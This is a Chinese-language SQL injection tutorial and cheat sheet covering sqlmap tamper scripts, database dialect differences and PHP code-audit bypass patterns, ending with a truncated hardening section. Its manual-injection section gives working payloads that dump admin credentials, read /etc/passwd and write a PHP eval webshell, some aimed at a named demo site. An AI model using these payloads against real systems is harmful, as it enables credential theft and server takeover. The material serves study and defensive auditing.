雪球技术之 SQL 注入

Author:sm0nk@猎户实验室

0 序


打开亚马逊，当挑选一本《Android4 高级编程》时，它会不失时机的列出你可能还会感兴趣的书籍，比如 Android 游戏开发、Cocos2d-x 引擎等，让你的购物车又丰富了些，而钱包又空了些。关联分析，即从一个数据集中发现项之间的隐藏关系。

在 Web 攻防中，SQL 注入绝对是一个技能的频繁项，为了技术的成熟化、自动化、智能化，我们有必要建立 SQL 注入与之相关典型技术之间的关联规则。在分析过程中，整个规则均围绕核心词进行直线展开，我们简单称之为“线性”关联。以知识点的复杂性我们虽然称不上为神经网络，但它依然像滚雪球般对知识架构进行完善升级。

本文以 SQL 注入为核心，进行的资源整合性解读，基本都是各大平台出现过的 Tips，主要目的有：

1. 为关联分析这门科学提供简单认知；
2. 为初级安全爱好学习者提供参考，大牛绕过；
3. 分析各关键点的区别与联系；
4. 安全扫盲。

本文结构如下：



PS：文章中使用了 N 多表格形式，主要是为了更好的区别与联系，便于关联分析及对比。

1 基本科普

1.1 概念说明

说明：通过在用户可控参数中注入 SQL 语法，破坏原有 SQL 结构，达到编写程序时意料之外结果的攻击行为。http://wiki.wooyun.org/web:sql

影响：数据库增删改查、后台登录、getshell

修复：

1) 使用参数检查的方式，拦截带有 SQL 语法的参数传入应用程序
2) 使用预编译的处理方式处理拼接了用户参数的 SQL 语句
3) 在参数即将进入数据库执行之前，对 SQL 语句的语义进行完整性检查，确认语义没有发生变化
4) 在出现 SQL 注入漏洞时，要在出现问题的参数拼接进 SQL 语句前进行过滤或者校验，不要依赖程序最开始处防护代码
5) 定期审计数据库执行日志，查看是否存在应用程序正常逻辑之外的 SQL 语句执行

1.2 注入分类

1. 按照数据包方式分类
   a) Get post cookie auth
2. 按照呈现形式
   a) 回显型注入
      i. Int string search
   b) 盲注
      i. Error bool time
   c) 另类注入
      i. 宽字节注入
      ii. http header 注入
      iii. 伪静态
      iv. Base64 变形

2 神器解读

2.1 何为神器

SQLMAP

使用方法，参见乌云知识库。

1. sqlmap 用户手册
2. sqlmap 用户手册[续]
3. sqlmap 进阶使用

Tamper 概览

脚本名称	作用
apostrophemask.py	用 utf8 代替引号
equaltolike.py	like 代替等号
space2dash.py	绕过过滤‘=’ 替换空格字符（”),(’ - ‘）后跟一个破折号注释，一个随机字符串和一个新行（’ n’）
greatest.py	绕过过滤’>’ ,用 GREATEST 替换大于号。
space2hash.py	空格替换为#号 随机字符串 以及换行符
apostrophenullencode.py	绕过过滤双引号，替换字符和双引号。
halfversionedmorekeywords.py	当数据库为 mysql 时绕过防火墙，每个关键字之前添加 mysql 版本评论
space2morehash.py	空格替换为 #号 以及更多随机字符串 换行符
appendnullbyte.py	在有效负荷结束位置加载零字节字符编码
ifnull2ifisnull.py	绕过对 IFNULL 过滤。 替换类似’ IFNULL(A, B)’ 为’ IF(ISNULL(A), B, A)’
space2mssqlblank.py	**空格替换为其它空符号**
base64encode.py	用 base64 编码替换
space2mssqlhash.py	替换空格
modsecurityversioned.py	过滤空格，包含完整的查询版本注释
space2mysqlblank.py	空格替换其它空白符号(mysql)
between.py	用 between 替换大于号（>）
space2mysqldash.py	替换空格字符（”)（’ - ‘）后跟一个破折号注释一个新行（’ n’）
multiplespaces.py	围绕 SQL 关键字添加多个空格
space2plus.py	用+替换空格
bluecoat.py	代替空格字符后与一个有效的随机空白字符的 SQL 语句。 然后替换=为 like
nonrecursivereplacement.py	取代 predefined SQL 关键字 with 表示 suitable for 替代(例如 .replace（“SELECT”、””）） filters
space2randomblank.py	代替空格字符（“”）从一个随机的空白字符可选字符的有效集
sp_password.py	追加 sp_password’从 DBMS 日志的自动模糊处理的有效载荷的末尾
chardoubleencode.py	双 url 编码(不处理以编码的)
unionalltounion.py	替换 UNION ALL SELECT UNION SELECT
charencode.py	url 编码
randomcase.py	随机大小写
unmagicquotes.py	**宽字符绕过 GPC addslashes**
randomcomments.py	用/**/分割 sql 关键字

charunicodeencode.py	字符串 unicode 编码
securesphere.py	追加特制的字符串
versionedmorekeywords.py	注释绕过
space2comment.py	Replaces space character (‘ ‘) with comments ‘/**/’

一些妙用

1. 避免过多的错误请求被屏蔽 参数：--safe-url,--safe-freq
2. 二阶 SQL 注入 参数：--second-order
3. 从数据库服务器中读取文件 参数：--file-read
4. 把文件上传到数据库服务器中 参数：--file-write,--file-dest
5. 爬行网站 URL 参数：--crawl
6. 非交互模式 参数：--batch
7. 测试 WAF/IPS/IDS 保护 参数：--identify-waf
8. 启发式判断注入 参数：--smart（有时对目标非常多的 URL 进行测试，为节省时间，只对能够快速判断为注入的报错点进行注入，可以使用此参数。）
9. -technique

   B ： 基于 Boolean 的盲注(Boolean based blind)

   Q ： 内联查询(Inline queries)

   T ： 基于时间的盲注(time based blind)


   U ： 基于联合查询(Union query based)

   E ： 基于错误(error based)

   S ： 栈查询(stack queries)

2.2 源码精读

流程图



目前还未看完，先摘抄一部分（基于时间的盲注）讲解：

测试应用是否存在 SQL 注入漏洞时，经常发现某一潜在的漏洞难以确认。这可能源于多种原因，但主要是因为 Web 应用未显示任何错误，因而无法检索任何数据。

对于这种情况，要想识别漏洞，向数据库注入时间延迟并检查服务器响应是否也已经延迟会很有帮助。时间延迟是一种很强大的技术，Web 服务器虽然可以隐藏错误或数据，但必须等待数据库返回结果，因此可用它来确认是否存在 SQL 注入。该技术尤其适合盲注。

使用了基于时间的盲注来对目标网址进行盲注测试，代码如下：

```
# In case of time-based blind or stacked queries
# SQL injections
elif method == PAYLOAD.METHOD.TIME:
    # Perform the test's request
    trueResult = Request.queryPage(reqPayload, place,
timeBasedCompare=True, raise404=False)
    if trueResult:
        # Confirm test's results
        trueResult = Request.queryPage(reqPayload, place,
timeBasedCompare=True, raise404=False)
        if trueResult:
            infoMsg = "%s parameter '%s' is '%s' injectable " %
(place, parameter, title)
            logger.info(infoMsg)
            injectable = True
```

重点注意 Request.queryPage 函数，将参数 timeBasedCompare 设置为 True，所以在 Request.queryPage 函数内部,有这么一段代码：

```
if timeBasedCompare:
    return wasLastRequestDelayed()
```

而函数 wasLastRequestDelayed()的功能主要是判断最后一次的请求是否有明显的延时，方法就是将最后一次请求的响应时间与之前所有请求的响应时间的平均值进行比较，如果最后一次请求的响应时间明显大于之前几次请求的响应时间的平均值，就说明有延迟。

wasLastRequestDelayed 函数的代码如下：

```
def wasLastRequestDelayed():
    """
    Returns True if the last web request resulted in a time-delay
    """
    deviation = stdev(kb.responseTimes)
    threadData = getCurrentThreadData()
    if deviation:
        if len(kb.responseTimes) < MIN_TIME_RESPONSES:
            warnMsg = "time-based standard deviation method used on
a model "
            warnMsg += "with less than %d response times" %
MIN_TIME_RESPONSES
```

```
            logger.warn(warnMsg)
        lowerStdLimit = average(kb.responseTimes) +
TIME_STDEV_COEFF * deviation
        retVal = (threadData.lastQueryDuration >= lowerStdLimit)
        if not kb.testMode and retVal and conf.timeSec ==
TIME_DEFAULT_DELAY:
            adjustTimeDelay(threadData.lastQueryDuration,
lowerStdLimit)
        return retVal
    else:
        return (threadData.lastQueryDuration - conf.timeSec) >= 0
```

每次执行 http 请求的时候，会将执行所响应的时间 append 到 kb.responseTimes 列表中，但不包括 time-based blind 所发起的请求。

从以下代码就可以知道了，当 timeBasedCompare 为 True（即进行 time-based blind 注入检测）时，直接返回执行结果，如果是其他类型的请求，就保存响应时间。

```
if timeBasedCompare:
    return wasLastRequestDelayed()
elif noteResponseTime:
    kb.responseTimes.append(threadData.lastQueryDuration)
```

另外，为了确保基于时间的盲注的准确性，sqlmap 执行了两次 queryPage。
如果 2 次的结果都为 True，那么就说明目标网址可注入，所以将 injectable 设置为 True。

3 数据库特性

3.1 Web 报错关键字

```
Microsoft OLE DB Provider
ORA-
PLS-
Error in your SQL Syntax
SQL Error
Incorrect Syntax near
Failed Mysql
Unclosed Quotation Mark
JDBC/ODBC Driver
```

3.2 版本查询

```
Mysql: /?param=1 select count(*) from information_schema.tables group by
```

```
concat(version(),floor(rand(0)*2))
MSSQL: /?param=1 and(1)=convert(int,@@version)--
Sybase: /?param=1 and(1)=convert(int,@@version)--
Oracle >=9.0: /?param=1 and(1)=(select upper(XMLType(chr(60)||chr(58)||chr(58)||(select replace(banner,chr(32),chr(58)) from sys.v_$version where rownum=1)||chr(62))) from dual)—
PostgreSQL: /?param=1 and(1)=cast(version() as numeric)--
```

3.3 SQL 方言差异

DB	连接符	行注释	唯一的默认表变量和函数
MSSQL	%2B （URL+号编码） e.g. ?category=sho’ %2b’ es	--	@@PACK_RECEIVED
MYSQL	%20 （URL 空格编码）	#	CONNECTION_ID()
Oracle	||	--	BITAND(1,1)
PGsql	||	--	getpgusername()
Access	“a” & “b”	N/A	msysobjects

3.4 SQL 常用语句

SQL 常用语句

内容	MSSQL	MYSQL	ORACLE
查看版本	select @@version	select @@version select version()	Select banner from v$version;
当前用户	select system_users; select suer_sname(); select user; select loginname from master..sysprocesses WHERE spid =@@SPID;	select user(); select system_user();	Select user from dual
列出用户	select name from master..syslogins;	select user from mysql.user;	Select username from all_users ORDER BY username; Select username from all_users;
当前库	select DB_NAME();	select database();	Select global_name from global_name;
列出数据库	select name from master..sysdatabases;	select schema_name from information_schema.schemata;	Select ower,table_name from all_users; #列出表明

当前用户权限	select is_srvolemenber(‘sysadmin’);	select grantee, privilege_type,is_grantable from information schema.user privileges;	Select * from user role_privs; Select * from user_sys_privs;
服务器主机名	select @@servername;	/	Select sys_context(‘USERENV’,’HOST’) from dual;

```
mysql> select version();
+-----------------+
| version()       |
+-----------------+
| 5.5.44-0+deb8u1 |
+-----------------+
1 row in set (0.00 sec)

mysql> select user();
+----------------+
| user()         |
+----------------+
| root@localhost |
+----------------+
1 row in set (0.00 sec)

mysql> select user from mysql.user;
+------------------+
| user             |
+------------------+
| root             |
| root             |
| root             |
| debian-sys-maint |
| root             |
+------------------+
5 rows in set (0.00 sec)

mysql> select schema_name from information_schema.schemata;
+--------------------+
| schema_name        |
+--------------------+
| information_schema |
| ecshop             |
| kalimysql          |
| mysql              |
| performance_schema |
| userpwd            |
+--------------------+
6 rows in set (0.06 sec)
```

3.5 盲注函数

数据	MSSQL	Mysql	oracle

字符串长度	LEN()	LENGTH()	LENGTH()
从给定字符串中提取子串	SUBSTRING(string,offset,length)	SELECT SUBSTR(string,offset,length)	SELECT SUBSTR(string,offset,length) From dual
字符串（‘ABC’）不带单引号的表示方式	SELECT CHAR(0X41)+CHAR(0X42)+ CHAR(0X43)	Select char(65,66,67)	Select chr(65)||chr(66)+chr(67) from dual
触发延时	WAITFOR DELAY ‘0:0:9’	BENCHMARK(1000000,MD5(“HACK”)) Sleep(10)	BEGIN DBMS_LOCK.SLEEP(5);END; --(仅 PL/SQL 注入) UTL_INADDR.get_host_name() UTL_INADDR.get_host_address() UTL_HTTP.REQUEST()
IF 语句	If (1=1) select ‘A’ else select ‘B’	SELECT if(1=1,’A’,’B’)	/

4 手工注入

4.1 应用场景

1. 快速验证（概念性证明）
2. 工具跑不出来了
   a) 的确是注入，但不出数据
   b) 特征不规律，挖掘规律，定制脚本
3. 绕过过滤
   a) 有 WAF，手工注入
   b) 有过滤，搞绕过
4. 盲注类

4.2 常用语句

数据库	语句(大多需要配合编码)
Oracle	oder by N # 爆出第一个数据库名 and 1=2 union select 1,2,(select banner from sys.v_ where rownum=1),4,5,6 from dual # 依次爆出所有数据库名,假设第一个库名为 first_dbname and 1=2 union select 1,2,(select owner from all_tables where rownum=1 and owner<>'first_dbname'),4,5,6 from dual 爆出表名 and 1=2 union select 1,2,(select table_name from user_tables where rownum=1),4,5,6 from dual *同理,同爆出下一个数据库类似爆出下一个表名就不说了,但是必须注意表名用大写或者表名大写的十六进制代码。* 有时候我们只想要某个数据库中含密码字段的表名,采用模糊查询语句，如下： and (select column_name from user_tab_columns where column_name like '%25pass%25')<0 爆出表 tablename 中的第一个字段名 and 1=2 union select 1,2,(select column_name from user_tab_columns where table_name='tablename' and rownum=1),4,5,6 from dual 依次下一个字段名 and 1=2 union select 1,2,(select column_name from user_tab_columns where table_name='tablename' and column_name<>'first_col_name' and rownum=1),4,5,6 from dual *若为基于时间或者基于 bool 类型盲注，可结合 substr 、ASCII 进行赋值盲测。* *若屏蔽关键函数，可尝试 SYS_CONTEXT('USERENV','CURRENT_USER')类用法。*

Mysql	#正常语句 192.168.192.128/sqltest/news.php?id=1 #判断存在注入否 192.168.192.128/sqltest/news.php?id=1 and 1=2 #确定字段数 order by 192.168.192.128/sqltest/news.php?id=-1 order by 3 #测试回显字段 192.168.192.128/sqltest/news.php?id=-1 union select 1,2,3 #测试字段内容 192.168.192.128/sqltest/news.php?id=-1 union select 1,user(),3 192.168.192.128/sqltest/news.php?id=-1 union select 1,group_concat(user(),0x5e5e,version(),0x5e5e,database(),0x5e5e,@@basedir),3 #查询当前库下所有表 192.168.192.128/sqltest/news.php?id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() #查询 admin 表下的字段名（16 进制） 192.168.192.128/sqltest/news.php?id=-1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name=0x61646d696e #查询 admin 表下的用户名密码 192.168.192.128/sqltest/news.php?id=-1 union select 1,2,group_concat(name,0x5e,pass) from admin #读取系统文件（/etc/passwd，需转换为 16 进制） 192.168.192.128/sqltest/news.php?id=-1 union select 1,2,load_file(0x2f6574632f706173737764) #文件写入 192.168.192.128/sqltest/news.php?id=-1 union select 1,2,0x3c3f70687020a6576616c28245f504f53545b615d293ba3f3e into outfile '/var/www/html/1.php'-- *PS：若权限不足，换个目录*

MSSQL	*PS：回显型请查阅参考资料的链接，这里主要盲注的语法。* #爆数据库版本（可先测长度） aspx?c=c1'/**/and/**/ascii(substring(@@version,1,1))=67/**/--&t=0 *ps:在范围界定时，可利用二分查找结合大于小于来利用；亦可直接赋值脚本爆破，依次类推直至最后一字母。* #爆当前数据库名字 aspx?c=c1'/**/and/**/ascii(substring(db_name(),1,1))>200/**/--&t=0 #爆表 aspx?c=c1'/**/and/**/ascii(substring((select/**/top/**/1 name/**/from/**/dbname.sys.all_objects where type='U'/**/AND/**/is_ms_shipped=0),1,1))>0/**/--&t=0 #爆 user 表内字段 aspx?c=c1'/**/and/**/ascii(substring((select/**/top/**/ 1/**/COLUMN_NAME from/**/dbname.information_schema.columns/**/where/** /TABLE_NAME='user'),1,1))>0/**/--&t=0 #爆数据 aspx?c=c1'/**/and/**/ascii(substring((select/**/top/**/1/**/fPwd/**/from /**/User),1,1))>0/**/--&t=0


PS:关于注入绕过（bypass），内容偏多、过细，本次暂不归纳。单独一篇

5 漏洞挖掘

5.1 黑盒测试

套装组合

1. AWVS 类 + sqlmap （手工）
2. Burp + sqlmapAPI（手工）



减少体力活的工程化

Sqli-hunter

GourdScan

5.2 代码审计

白盒的方式有两种流，一种是检查所有输入，另一种是根据危险函数反向注入引发的特征点及敏感函数。

NO.	概要
1	$_SERVER 未转义
2	更新时未重构更新序列
3	使用了一个未定义的常量
4	PHP 自编标签与 strip_tags 顺序逻辑绕过
5	可控变量进入双引号
6	宽字节转编码过程
7	mysql 多表查询绕过
8	别名 as+反引号可闭合其后语句
9	mysql 的类型强制转换
10	过滤条件是否有 if 判断进入
11	全局过滤存在白名单
12	字符串截断函数获取定长数据
13	括号包裹绕过
14	弱类型验证机制
15	WAF 或者过滤了 and|or 的情况可以使用&&与||进行盲注。
16	windows 下 php 中访问文件名使用”<” “>”将会被替换成”*” “?”
17	二次 urldecode 注入
18	逻辑引用二次注入

1. $_SERVER[‘PHP_SELF’]和$_SERVER[‘QUERY_STRING’]，而$_SERVER 并没有转义，造成了注入。
2. update 更新时没有重构更新序列，导致更新其他关键字段（金钱、权限）

```
//禁止修改管理员

$userObj = get ( "user", $_Obj->id );

if ($userObj->grade == 1 || $_POST["info"]["grade"] == 1) {

        self::checkIsAdmin ();

}
```


将我们 post过来的数据foreach 进sql了。只检测了 grade 不能为1

但是 ，我们看到 后台登入界面

code 区域

```
public function adminLogin($username, $password) {

        $sql = "select * from " . $this->table . " where username='$username' and password='$password' and isadmin = 1
```



3. 在 php 中 如果使用了一个未定义的常量，PHP 假定想要的是该常量本身的名字，如同用字符串调用它一样（CONSTANT 对应 “CONSTANT”）。此时将发出一个 E_NOTICE 级的错误（参考 http://php.net/manual/zh/language.constants.syntax.php）
4. PHP 中自编写对标签的过滤或关键字过滤，应放在 strip_tags 等去除函数之后，否则引起过滤绕过。

```php
<?php
function mystrip_tags($string)
{
$string = remove_xss($string);
$string = new_html_special_chars($string);
$string = strip_tags($string);//remove_xss 在 strip_tags 之前调用，所以很明显可以利用 strip_tags 函数绕过,在关键字中插入 html 标记.
return $string;
}
?>
```

```
http://demo.74cms.com/plus/ajax_officebuilding.php?act=key&key=綿' a<>nd 1=2 un<>ion sel<>ect 1,2,3,user(),5,6,7,8,9%23
```

5. 当可控变量进入双引号中时可形成 webshell 因此代码执行使用，
${file_put_contents($_GET[f],$_GET[p])}可以生成 webshell。

/phpcms/libs/classes/tree.class.php 中方法creat_sub_json中的 line 259

code 区域

```
eval("\$data[$n]['text'] = \"$str\";");
```

6. 宽字节转编码过程中出现宽字节注入
PHP 连接 MySQL 时设置 set character_set_client=gbk ，MySQL 服务器对查询语句进行 GBK 转码导致反斜杠\被%df 吃掉。
7. 构造查询语句时无法删除目标表中不存在字段时可使用 mysql 多表查询绕过

```
select uid,password from users,admins;
(uid 存在于 users、password 存在于 admins)
```

```
mysql> select username,user from userpwd.admin,mysql.user;
+----------+------------------+
| username | user             |
+----------+------------------+
| zhangsan | root             |
| admin    | root             |
| zhangsan | root             |
| admin    | root             |
| zhangsan | root             |
| admin    | root             |
| zhangsan | root             |
| admin    | root             |
| zhangsan | debian-sys-maint |
| admin    | debian-sys-maint |
+----------+------------------+
10 rows in set (0.00 sec)
```

8. mysql 中（反引号）能作为注释符，且会自动闭合末尾没有闭合的反引号。无法使用注释符的情况下使用别名 as+反引号可闭合其后语句。
9. mysql 的类型强制转换可绕过 PHP 中 empty()函数对 0 的 false 返回

```
提交/?test=0axxx     -> empty($_GET['test']) => 返回真
```

但是 mysql 中提交其 0axxx 到数字型时强制转换成数字 0

```
mysql> create table `user`(`id` int(11));
Query OK, 0 rows affected (0.01 sec)

mysql> insert into `user`(`id`) values(0);
Query OK, 1 row affected (0.00 sec)

mysql> select count(*) from `user` where `id`='0a'
    -> ;
+----------+
| count(*) |
+----------+
|        1 |
+----------+
1 row in set, 1 warning (0.00 sec)

mysql> select count(*) from `user` where `id`='0'
    -> ;
+----------+
| count(*) |
+----------+
|        1 |
+----------+
1 row in set (0.00 sec)

mysql> select count(*) from `user` where `id`='1a';
+----------+
| count(*) |
+----------+
|        0 |
+----------+
1 row in set, 1 warning (0.00 sec)

mysql>
```

10. 存在全局过滤时观察过滤条件是否有 if 判断进入，cms 可能存在自定义 safekey 不启用全局过滤。通过程序遗留或者原有界面输出 safekey 导致绕过。

```
if($config['sy_istemplate']!='1' ||
md5(md5($config['sy_safekey']).$_GET['m'])!=$_POST['safekey'])
{
foreach($_POST as $id=>$v){
safesql($id,$v,"POST",$config);
$id = sfkeyword($id,$config);
$v = sfkeyword($v,$config);
$_POST[$id]=common_htmlspecialchars($v);
}
}
```

11. 由于全局过滤存在白名单限定功能，可使用无用参数带入绕过。

```
$webscan_white_directory='admin|\/dede\/|\/install\/';
```

请求中包含了白名单参数所以放行。

```
http://www.target.com/index.php/dede/?m=foo&c=bar&id=1' and 1=2 union select
xxx
```

12. 字符串截断函数获取定长数据，截取\\或\’前一位，闭合语句。
利用条件必须是存在两个可控参数，前闭合，后注入。

13. 过滤了空格，逗号的注入，可使用括号包裹绕过。具体如遇到 select from（关键字空格判断的正则，且剔除/**/等）可使用括号包裹查询字段绕过。
14. 由于 PHP 弱类型验证机制，导致==、in_array()等可通过强制转换绕过验证。

判断$rate是否是$conf['rate_items']的项。而后面这个数组的值是配置文件里写死的。

```
232  // This configuration parameter is set to true in BSF b
233  // elsewhere.
234  $conf['check_upgrade_feed'] = false;
235
236  // rate_items: available rates for a picture
237  $conf['rate_items'] = array(0,1,2,3,4,5);
238
```

看起来这句的功能是设置了一个rate变量的白名单。只能是0,1,2,3,4,5其中之一。这样子应该很安全才对。当然事实证明这样子写是不安全的。当$rate = "5'aaaaaaaaaaaaaaaaa "时，in_array($rate, $conf['rate_items']) 这个判断是返回True的。这是php里不同类型变量比较时候的一个特性。关于php比较运算符的特性可以参考这里。

简言之：当字符串跟整型变量使用"=="比较的时候，会将字符串转换成整型，再进行比较。

```
1  <?php
2  var_dump(0 == "a"); // 0 == 0 -> true
3  var_dump("1'abcdef select " == 1);// 1 == 1 -> true
4
5  ?>
```

15. WAF 或者过滤了 and|or 的情况可以使用&&与||进行盲注。

```
http://demo.74cms.com/user/user_invited.php?id=1%20||%20strcmp(substr(user(),1,13),char(114,111,111,116,64,108,111,99,97,108,104,111,115,116))&act=invited
```


16. windows 下 php 中访问文件名使用”<” “>”将会被替换成”*” “?”，分别代表 N 个任意字符与 1 个任意字符。

```
file_get_contents("/images/".$_GET['a'].".jpg");
```

可使用 test.php?a=../a<%00 访问对应 php 文件。

17. 使用了 urldecode 或者 rawurldecode 函数，则会导致二次解码声场单引号而发生注入。

```
<?php
$a=addslashes($_GET['p']);
$b=urldecode($a);
echo '$a=' .$a;
echo '<br />';
echo '$b=' .$b;
?>
```



18. 逻辑引用，导致二次注入

部分盲点
盲点如下：
①注入点类似 id=1 这种整型的参数就会完全无视 GPC 的过滤；
②注入点包含键值对的，那么这里只检测了 value，对 key 的过滤就没有防护；
③有时候全局的过滤只过滤掉 GET、POST 和 COOKIE，但是没过滤 SERVER。
附常见的 SERVER 变量（具体含义自行百度）：
QUERY_STRING,X_FORWARDED_FOR,CLIENT_IP,HTTP_HOST,ACCEPT_LANGUAGE

PS：若对注入的代码审计有实际操类演练，参考白帽子分享之代码审计的艺术系列 HackBraid@301 在路上

6 安全加固

6.1 源码加固

1. 预编译处理

参数化查询是指在设计与数据库链接并访问数据时，在需要填入数值或数据的地方，使用参数来给值。在 SQL 语句中，这些参数通常一占位符来表示。

MSSQL（ASP.NET）

为了提高 sql 执行速度，请为 SqlParameter 参数加上 SqlDbType 和 size 属性

```
